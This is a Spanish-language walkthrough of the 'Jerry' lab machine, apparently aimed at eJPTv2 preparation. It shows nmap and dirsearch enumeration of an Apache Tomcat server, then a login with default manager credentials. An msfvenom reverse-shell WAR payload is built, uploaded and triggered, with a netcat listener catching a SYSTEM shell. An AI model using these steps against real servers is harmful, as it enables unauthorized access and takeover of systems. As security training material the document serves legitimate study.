
Jerry (eJPTv2 style)



Descripción

Esta máquina de dificultad fácil y es una máquina Windows, considero que está muy bien para personas que estén preparandose para la eJPTv2 o personas que no quieren una máquina muy complicada, tiene una enumaración bastante básica y no tiene escalada de privilegios

Herramientas empleadas en esta máquina

- NMAP
- DIRSEARCH
- MSFVENOM
- NETCAT

Enumeración

Antes de hacer un escaneo vamos a realizar un ping para ver a que sistema operativo nos enfrentamos

```
ping -c 3 10.10.10.95

PING 10.10.10.95 (10.10.10.95) 56(84) bytes of data.
64 bytes from 10.10.10.95: icmp_seq=1 ttl=127 time=30.5 ms
64 bytes from 10.10.10.95: icmp_seq=2 ttl=127 time=31.2 ms
64 bytes from 10.10.10.95: icmp_seq=3 ttl=127 time=30.8 ms
64 bytes from 10.10.10.95: icmp_seq=4 ttl=127 time=30.6 ms
```

La máquina víctima tiene un **ttl=127**, esto quiere decir que nos enfrentamos a una máquina Windows

Vamos a continuar con un escaneo de puertos para ver los servicios activos


```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.95 -oN Jerry
```

```
Nmap scan report for 10.10.10.95
Host is up (0.031s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
```

Si nos fijamos en el escaneo, tenemos una web con Tomcat en el puerto 8080, vamos a enumerar la web

Página Web

Para entrar en la web pondremos el puerto en la URL y veremos una página de **apache tomcat**




Veremos que si investigamos por la página no podremos encontrar mucha cosa de interés, con la herramienta **Dirsearch** vamos a buscar directorios de la web

```
dirsearch -u http://10.10.10.95:8080

# DIRECTORIOS DESTACABLES DEL ESCANEO
[21:37:25] 302 -    0B  - /host-manager/  ->  /host-manager/html
[21:37:29] 302 -    0B  - /manager  ->  /manager/
```

Si intentamos entrar en alguno de los dos, nos pedirá autenticación, si fallamos el inicio de sesión nos llevara una página donde veremos una información esencial




Veremos las credenciales por defecto, si intentamos iniciar sesión de nuevo, podremos entrar a la página de administrador

---

Explotación

Si nos fijamos en el panel de admin, hay un pequeño apartado para subir archivos **.war**



Si vamos a la página **revshells.com**, en el apartado de **MSFVenom** tendremos un payload para crear un archivo **.war**, lo modificaremos con nuestra IP y puerto al queremos recibir la conexión

```
msfvenom -p java/shell_reverse_tcp LHOST=10.10.16.21 LPORT=1234 -f war > shell.war
```

Vamos a subir el archivo **.war** en la web

Netcat


Ahora pondremos el puerto del payload a la escucha para recibir la conexión

```
nc -lvnp 1234
```

Una vez subido el archivo malicioso, para recibir la conexión escribiremos la ruta del payload malicioso en la URL

```
http://10.10.10.95:8080/shell
```

Al hacer esto, ya tendremos una conexión con la máquina víctima



Si hacemos whoami, veremos que somos **NT AUTHORITY\SYSTEM**